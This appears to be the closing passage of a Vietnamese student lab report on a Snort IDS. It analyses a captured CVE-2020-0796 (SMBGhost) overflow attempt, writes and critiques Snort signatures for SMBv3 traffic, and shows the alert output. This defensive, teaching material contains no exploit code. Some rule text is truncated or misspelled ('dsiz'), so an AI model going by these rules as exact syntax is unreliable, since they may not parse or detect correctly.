


- Ta nhận thấy được giao thức SMB và rất nhiều ký tự “3333” được gửi lên máy Victim nhằm gây lỗi tràn bộ đệm (buffer overflow)
- Ta còn nhận ra kèm theo ký tự “3333” thì luồng gói tin đó có dung lượng rất lớn (ở đây là 4495 bytes)



Bước 2: Viết rules cho Snort:

- Đến thư mục rules: cd /etc/snort/rules => Tạo file rules tên CVE_2020-0796.rules: sudo vi CVE_2020-0796.rules (Hoặc tạo file không cần vào folder rules: sudo vi /etc/snort/rules/ CVE_2020-0796.rules) => Bấm: ESC => Shift : => wq! => Enter to save



```
#alert tcp any any -> any 445 (msg:"Claroty Signature: SMBv3 Used with compression - Client to server"; content:"|fe 53 4d 42|"; sid:1000001;rev:1;)

#alert tcp any 445 -> any any (msg:"Claroty Signature: SMBv3 Used with compression - Server to client"; content:"|fe 53 4d 42|"; dsiz
```

- Cú pháp của luật này như sau:

- alert: thực hiện cảnh báo khi xuất hiện hoạt động khớp với khai báo của luật.
- tcp: luật được thiết lập dựa trên thông số của gói tin TCP. Có thể thay thông số này bằng các loại gói tin khác như UDP, IP, ICMP, v.v..
- any 445 -> any any: điều kiện kiểm tra là gói tin đến từ bất cứ trạm nào phía đến cổng 445. Vì cuộc tấn công qua cổng 445 nên không sử dụng “any any -> any any”
- msg:" Claroty Signature: SMBv3 Used with compression - Client to server" hiển thị thông báo cảnh báo.
- dsiz: >500: điều kiện hạn chế lọc gói tin, ở đây chỉ bắt gói tin trên 500 bytes.
- content: "|33|": tìm kiếm gói tin có chứa ký tự hexa là 33 (hoặc đổi sang dạng test là content: "3")
- sid:1000002: mã số để khớp giữa cảnh báo với luật. Ví dụ khi cần liệt kê các cảnh báo theo từng luật thì có thể căn cứ vào sid của luật để lọc các cảnh báo.
- type threshold: nhập cảnh báo giới hạn trên m sự kiện đầu tiên trong khoảng thời gian, sau đó bỏ qua các sự kiện trong phần còn lại của khoảng thời gian. Nhập cảnh báo ngưỡng mỗi m lần chúng tôi thấy sự kiện này trong

khoảng thời gian. Nhập cả hai cảnh báo một lần trong khoảng thời gian sau khi thấy m lần xuất hiện của sự kiện, sau đó bỏ qua bất kỳ sự kiện bổ sung nào trong khoảng thời gian đó. (Câu lệnh trên: ghi logs nếu khoảng cách 2s nếu có trên 5 gói tin chứa dạng hexa “33” và trên 500 bytes).

- Track by_dst: tỷ lệ được theo dõi bởi địa chỉ IP nguồn hoặc địa chỉ IP đích. Điều này có nghĩa là số lượng được duy trì cho mỗi địa chỉ IP nguồn duy nhất hoặc cho mỗi địa chỉ IP đích duy nhất. Các cổng hoặc bất kỳ thứ gì khác không được theo dõi.
- Rev: Từ khóa rev được sử dụng để xác định duy nhất các bản sửa đổi của các quy tắc Snort. Các bản sửa đổi, cùng với id quy tắc Snort, cho phép các chữ ký và mô tả được chỉnh sửa và thay thế bằng thông tin cập nhật. Tùy chọn này nên được sử dụng với từ khóa sid.

Nhận xét những câu rules sai:

a)

```
#alert tcp any any -> any 445 (msg:"Claroty Signature: SMBv3 Used with compression - Client to server"; content:"|fe 53 4d 42|"; sid:1000001;rev:1;)
```

- Câu lệnh trên sai vì **content** không đúng và quá ít điều kiện.

b)

```
#alert tcp any 445 -> any any (msg:"Claroty Signature: SMBv3 Used with compression - Server to client"; content:"|fe 53 4d 42|"; dsiz: >500; sid:100002; rev:1;)
```

- Ở đây hiểu sai bản chất tấn công nên viết **content** sai mặc dù có **dsiz**.

c)

```
#alert tcp any any -> any 445 (msg:"Claroty Signature: SMBv3 Used with compression - Client to server"; content:"|08 00 45 00|"; offset: 0; depth: 4; sid:1234001; rev:1;)
#alert tcp any 445 -> any any (msg:"Claroty Signature: SMBv3 Used with compression - Server to client"; content:"|fc 53 4d 42|"; offset: 0; depth: 10; sid:1000002; rev:1; reference:url,http://blog.claroty.com/advisory-new-wormable-vulnerability-in-microsoft-smbv3;)
#alert tcp any 445 -> any any (msg:"Claroty Signature: SMBv3 Used with compression - Server to client"; content:"|fc 53 4d 42|"; sid:1230002; rev:1)
```

- Sai từ **content**.

2. Gán rules vừa tạo vào snort: sudo vi /etc/snort/snort.conf

```

#include $RULE_PATH/web-client.rules
#include $RULE_PATH/web-coldfusion.rules
#include $RULE_PATH/web-frontpage.rules
#include $RULE_PATH/web-iis.rules
#include $RULE_PATH/web-misc.rules
#include $RULE_PATH/web-php.rules
#include $RULE_PATH/x11.rules
include $RULE_PATH/local.rules
include $RULE_PATH/sql.rules
include $RULE_PATH/xss.rules
include $RULE_PATH/eternalblue.rules

include $RULE_PATH/community.rules
include $RULE_PATH/FIN.rules

include $RULE_PATH/SYNFlood.rules
include $RULE_PATH/SlowHTTP_DoS.rules

include $RULE_PATH/CVE_2020-0796.rules

#####
# Step #8: Customize your preprocessor and decoder alerts
# For more information, see README.decoder_preproc_rules
#####

# decoder and preprocessor event rules
# include $PREPROC_RULE_PATH/preprocessor.rules
# include $PREPROC_RULE_PATH/decoder.rules
# include $PREPROC_RULE_PATH/sensitive-data.rules

```

3. Câu lệnh chạy snort:

```

cuonghk@hkcuong:~$ sudo snort -A console -r /home/cuonghk/Desktop/smbghostv3_success.pcapng -u snort -g snort -c /etc/snort/snort.conf

```

4. Kết quả:

```

File Edit View VM Tabs Help | || | | | | | | | | | | | | | | |
Security Onion x
Applications Places Terminal
cuonghk@hkcuong: ~
T4 19:58 | P

File Edit View Search Terminal Help
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Commencing packet processing (pid=25197)
07/12-05:04:41.335317 [*] [1:1000002:1] Claroty Signature: SMBv3 Used with compression - Server to client [**] [Priority: 0] {TCP} 192.168.133.132:445 -> 192.168.133.129:55594
07/12-05:04:41.561699 [*] [1:1000002:1] Claroty Signature: SMBv3 Used with compression - Server to client [**] [Priority: 0] {TCP} 192.168.133.132:445 -> 192.168.133.129:55612
07/12-05:04:41.754123 [*] [1:1000002:1] Claroty Signature: SMBv3 Used with compression - Server to client [**] [Priority: 0] {TCP} 192.168.133.132:445 -> 192.168.133.129:55630
07/12-05:04:41.966368 [*] [1:1000002:1] Claroty Signature: SMBv3 Used with compression - Server to client [**] [Priority: 0] {TCP} 192.168.133.132:445 -> 192.168.133.129:55648
07/12-05:04:42.293192 [*] [1:1000002:1] Claroty Signature: SMBv3 Used with compression - Server to client [**] [Priority: 0] {TCP} 192.168.133.132:445 -> 192.168.133.129:55678
07/12-05:04:42.636713 [*] [1:1000002:1] Claroty Signature: SMBv3 Used with compression - Server to client [**] [Priority: 0] {TCP} 192.168.133.132:445 -> 192.168.133.129:55708
07/12-05:04:42.990639 [*] [1:1000002:1] Claroty Signature: SMBv3 Used with compression - Server to client [**] [Priority: 0] {TCP} 192.168.133.132:445 -> 192.168.133.129:55738
07/12-05:04:43.334872 [*] [1:1000002:1] Claroty Signature: SMBv3 Used with compression - Server to client [**] [Priority: 0] {TCP} 192.168.133.132:445 -> 192.168.133.129:55768
07/12-05:04:43.671949 [*] [1:1000002:1] Claroty Signature: SMBv3 Used with compression - Server to client [**] [Priority: 0] {TCP} 192.168.133.132:445 -> 192.168.133.129:55798
07/12-05:04:44.035552 [*] [1:1000002:1] Claroty Signature: SMBv3 Used with compression - Server to client [**] [Priority: 0] {TCP} 192.168.133.132:445 -> 192.168.133.129:55832
07/12-05:04:44.376880 [*] [1:1000002:1] Claroty Signature: SMBv3 Used with compression - Server to client [**] [Priority: 0] {TCP} 192.168.133.132:445 -> 192.168.133.129:55858
07/12-05:04:44.776485 [*] [1:1000002:1] Claroty Signature: SMBv3 Used with compression - Server to client [**] [Priority: 0] {TCP} 192.168.133.132:445 -> 192.168.133.129:55886
=====
Run time for packet processing was 1.65409 seconds
Short processed 1669 packets.
Short ran for 0 days 0 hours 0 minutes 1 seconds

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

VII. Tổng kết:

- Hoàn thành xây dựng hệ thống phát hiện xâm nhập IDS, nghiên cứu và tìm hiểu các kỹ thuật phát hiện xâm nhập.
- Viết các luật cảnh báo tấn công bằng Snort và phân tích các tập tin pcap. Sau đó viết các luật phù hợp để phát hiện xâm nhập.
- Hiểu được và phân tích tấn công Syn Flood và lỗ hổng CVE 2020-0796.

Tư liệu tham khảo

www.Google.com

[3.5 Payload Detection Rule Options \(manual-snort-org.s3-website-us-east-1.amazonaws.com\)](http://3.5.Payload.Detection.Rule.Options.(manual-snort-org.s3-website-us-east-1.amazonaws.com))